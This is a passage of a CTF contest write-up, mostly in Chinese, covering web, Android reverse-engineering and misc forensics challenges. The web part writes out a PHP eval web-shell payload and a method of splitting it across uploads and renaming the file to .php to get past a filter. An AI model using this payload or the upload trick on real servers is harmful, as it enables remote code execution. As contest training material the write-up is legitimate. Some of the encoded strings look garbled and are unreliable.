so we can upload "<" and "?=eval(\$_POST['biu']);" in 2 files and combine them, then rename .txt to .php

we also need to write an encoding script

serialize --> base64 --> caesar

Fuzzing and Fuzzing.....

His unKalsA function means the Lowercase letters + 6, Capital letters - 6.....

So,

<http://139.129.108.53:3366/web-03/index.php?do=rename&re=>

```
<?php  
show_source(__FILE__);  
function caesar($s){  
    for($i=0;$i<strlen($s);$i++){  
        $a = ord($s[$i]);  
        if($a>=97 && $a <= 122){  
            $a = $a-6;
```

```

        if($a<97){
            $a = $a + 26;
        }
    }


    elseif($a>=65 && $a <= 90){
        $a = $a+6;
        if($a>90){
            $a = $a - 26;
        }
    }

    $s[$i] = chr($a);
}
return $s;
}

//$re = array(1=>'1197497600',2=>'355993650');
$re = array('php','370616665');
echo caesar(base64_encode(serialize(caesar($re))));
?>
EZisUhnjUdG7wtitUcPquNGcU2e6SZntUde6OdS3SJErTdE2TYO7zW==

```

flag get!



7. Simple sql

上次小明的系统被注入了。这次他加了个变态的验证码 不好绕过了吧
<http://139.129.108.53:4567/web-05/>

8. Select

听说 mysql 注入需要 select

<http://139.129.108.53:5555>


Mobile

1. 简单到不行


这是一道送分题，不要白不要~

crackone.apk


首先需要找到自己顺手的工具先反编译安卓的 APK
搞清楚 APK 内部的逻辑



可以看到这个工程有两个程序员写的类，MainActivity 以及 Digest 类



分别反编译：



根据对代码的分析可以知道，这个安卓应用有两个控件：

一个 EditText 用于接收用户输入，另一个 Button 用于检验用户输入是否合法

需要我们重点关注 Button 的 onClick 事件
这里调用了一个 JNI 层的函数：checkFlag，我们只使用 jeb 是不能直接反汇编出 JNI 层的函数的
需要将 APK 中的动态链接库 .so 文件单独提取出来进行分析

```
package org.isclab.iscc;

public class Digest {
    private static final String TAG = "Util/Digest";
    private static String str;

    static {
        Digest.str = "ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    }

    public Digest() {
        super();
    }

    public static String encode(String arg12) {
        int v11 = 6;
        int v10 = 2;
        if(arg12 != null && arg12.length() != 0) {
            char[] v7 = arg12.toCharArray();
            StringBuilder v2 = new StringBuilder();
            int v5;
            for(v5 = 0; v5 < v7.length; ++v5) {
                String v0;
                for(v0 = Integer.toString(v7[v5]); v0.length() < 8; v0 = "0" + v0) {
                }


                v2.append(v0);
            }

            while(v2.length() % 6 != 0) {
                v2.append("0");
            }

            String v1 = String.valueOf(v2);
            char[] v4 = new char[v1.length() / 6];
            for(v5 = 0; v5 < v4.length; ++v5) {
                int v6 = Integer.parseInt(v1.substring(0, v11), v10);
                v1 = v1.substring(v11);
                v4[v5] = Digest.str.charAt(v6);
            }


            StringBuilder v3 = new StringBuilder(String.valueOf(v4));
            if(arg12.length() % 3 == 1) {
```

这里根据字符串：“ABCD...0123456789+/" 以及下面的 append("=")
可以很容易判断出是 Base64 编码




| Name | Size | Packed Size | Modified |
|-------------|--------|-------------|----------|
| armeabi | 13 444 | 5 584 | |
| armeabi-v7a | 13 448 | 5 578 | |
| x86 | 5 228 | 1 904 | |


image.png
APK 中打包了两种架构的动态链接库，我们这里使用 x86 架构的.so 文件



使用 IDA_pro 载入这个 so 文件



找到 checkFlag 函数



f5 反编译成 c 代码

不过这里反编译成的 c 代码在有的地方似乎存在一点问题，如果发现某些地方比较诡异的话

再回去看看汇编基本上就可以明白了，可能是编译器优化的问题，导致 IDA 不能正确识别出 C 在 checkFlag 函数中，重点有这么两段

```

24 middle = (signed int)length / 2;
25 start = 0;
26 counter = (signed int)length / 2 == 0;
27 if ( (signed int)length / 2 > 0 )
28 {
29     i = 0;
30     end = (size_t)new_str + length;
31     do
32     {
33         temp_char = *((_BYTE *)new_str + i) - 5;
34         *((_BYTE *)new_str + i++) = *((_BYTE *)end - 1);
35         start = i < middle;
36         counter = i == middle;
37         *((_BYTE *)end-- - 1) = temp_char;
38     }
39     while ( i != middle );
40 }

```

将传入的字符串使用了 malloc 重新复制了一份

这里算法的意思是：

将用户输入的字符串按照长度分割成两半

把前半字符串中的字符按照从左到右的顺序取出来，ASCII 码减去 5，然后与后半字符串与之对应的位置进行交换。举个例子：用户输入的字符串 `str = "9876543210"`

分成两半：前半为：`"98765"` 后半为：`"43210"`

对前半的所有字符，从左向右取，第一个取到的是 9，ASCII - 5，变成字符 4，然后与后半字符串的对应位置（也就是 '0'）的位置进行交换

那么这一次变换得到的结果就是：`str = "0876543214"`

那么这个算法总结一下的话，其实可以这样理解：首先将整个字符串逆序，然后将后半字符串的每一个字符 ASCII 都减去 5

这里在逆向过程中的一些小技巧：


1. `f5` 将汇编代码反编译成 c 代码
2. 光标在某一个符号上的时候，`n` 可以修改这个符号的名称
3. `*((_BYTE *)new_str + i)` 类似这种结构，对应到 C 语言里面其实就是 `new_str[i]`

```
41 len = 29;
42 target_str = &a0hwy11se5uqwff[v5 - 8180];
43 v15 = new_str;
44 *((_BYTE *)new_str + length) = 0;
45 do
46 {
47     if (!len)
48         break;
49     start = *v15 < (unsigned __int8)*target_str;
50     counter = *v15++ == *target_str++;
51     --len;
52 }
53 while (counter);
```

当处理完用户输入的字符串的时候，进行的操作是：

将用户处理完的结果和程序中已经存在的一段数据逐字符进行对比，对比如果完全一致就返回 1，反之就 return 0

程序中的这个字符串是：



```
.rodata:000006E8 ; Segment permissions: Read
.rodata:000006E8 _rodata segment byte public 'CONST' use32
.rodata:000006E8 assume cs:_rodata
.rodata:000006E8 ;org 6E8h
.rodata:000006E8 a0hwy11se5uqwff db '0HWY11SE5UQWFfN?I+PEo.UcshU',0
.rodata:000006E8 ; DATA XREF: nat:
```

`=0HWY11SE5UQWFfN?I+PEo.UcshU`

这里注意到第一个字符是 "="，根据之前的分析，最终明文的字符串最后一个字符是 '=' 这也就基本上对应了 java 里面的 Digest 类中的 Base64 算法那么解密算法就是将这个密文逆序，前半部分的 ASCII 码全部加上 5，得到一个 Base64 解这个 Base64 即可

`cipher = "=0HWY11SE5UQWFfN?I+PEo.UcshU"`

`def decrypt(cipher):`

```
    plain = list(cipher[::-1])
    for i in range(0,(len(plain) / 2)):
        plain[i] = chr(ord(plain[i]) + 5)
    return ''.join(i for i in plain)
```

`print decrypt(cipher).decode("base64")`


`flag{ISCCJAVANDKYXX}`

Misc

1. 眼见非实

眼见非实 Misc-02.zip

里边打开是个 word 文档，而且打不开



首先先考虑到是不是其他格式的，就改成 zip 格式的了，然后就出现了这些东西



一个一个找，最后在 word 文件夹里 document.xml 文件里找到了


```
<w:p w:rsidR="002B3D8D" w:rsidRDefault="002B3D8D">
  <w:r>
    <w:t>Flag</w:t>
  </w:r>
  <w:r>
    <w:t>在这里哟!</w:t>
  </w:r>
</w:p>
<w:p w:rsidR="002B3D8D" w:rsidRPr="002B3D8D" w:rsidRDefault="002B3D8D">
  <w:pPr>
    <w:rPr>
      <w:rFonts w:hint="eastAsia" />
      <w:vanish />
    </w:rPr>
  </w:pPr>
  <w:r w:rsidRPr="002B3D8D">
    <w:rPr>
      <w:vanish />
    </w:rPr>
    <w:t>flag{F1@g}</w:t>
  </w:r>
  <w:bookmarkStart w:id="0" w:name="_GoBack"/>
  <w:bookmarkEnd w:id="0" />
</w:p>
```

2. 很普通的 Disco

普通的 DISCO 我们普通的摇~~~~

Misc-04.zip


使用 Ware Editor 打开音频文件，看前 0.025 秒




然后转成二进制 上边是 1，下边是 0

```
1100110110110011000011100111111101110101110110000101011101010101100110
111010111011101101101110011111101
```

然后使用 JPK_406_JPocketKnife.jar 软件



选择第一个，按照 7 个一行分开，然后选择第二个选项，答案就出来了（一般默认八个，如果八个有多余、不够，就选择七个。具体情况具体分析！）



flag{WOW*funny}

3. 就在其中

啊。我好像捕获到了什么不得了的东西。

Misc-03.zip

右键追踪 TCP 流发现传输的文件, 在 11 流中得到 RSA 的密文提取出来得到 key.txt, 在 21 流得到 RSA 的密钥提取为 1.key, 然后放到 kali 用 openssl 解密得到 flag


```
openssl rsautl -decrypt -in key.txt -inkey 1.key -out flag.txt
```

4. 很普通的数独


没那么简单~就能做出~数独的答案~尤其是在~看过了那么多的题目~

Misc-05.zip

解压以后, 里边一共有 25 张图片, 都是数独题, 使用查看器连续看, 感觉是一道题, 然后仔细一看, 就是一道题, 一共 25 张, 都是一样的, 猜测会不会是 5*5 的二维码, 然后就把每张图片上的有数字的涂黑, 大家自己试试, 所以我就乱画了一下, **一定要自己动手进行复现!!!**



然后排序就根据经验, 三个确定位置的位于三个角上, 然后每张图片都放大, 仔细看边框, 有的有突出, 有的没有,



这样就可以确定每张图片所处的位置，相同的就按照顺序排，具体顺序如下图：

| 文件(F) | 编辑(E) | 格式(O) | 查看(V) | 帮助(H) |
|-------|-------|-------|-------|-------|
| 21 | 2 | 3 | 4 | 1 |
| 6 | 7 | 8 | 9 | 10 |
| 11 | 12 | 13 | 14 | 15 |
| 16 | 17 | 18 | 19 | 20 |
| 5 | 22 | 23 | 24 | 25 |

拼接好以后二维码如下：



扫描二维码可得：

Vm0xd1NtUXIWa1pPVldoVFIUSINjRIJVVGtOamJGWnlWMjFHVlUxV1ZqTldNakZIWVcxS1IxTnNhRm
hoTVZweVdWUkdXbVZHWkhOWGJGcHBWa1paZWxacIpEUmhNVXBYVW14V2FHVnFRVGs9

猜测是多重 base64 加密，一直试，然后结果就出来了

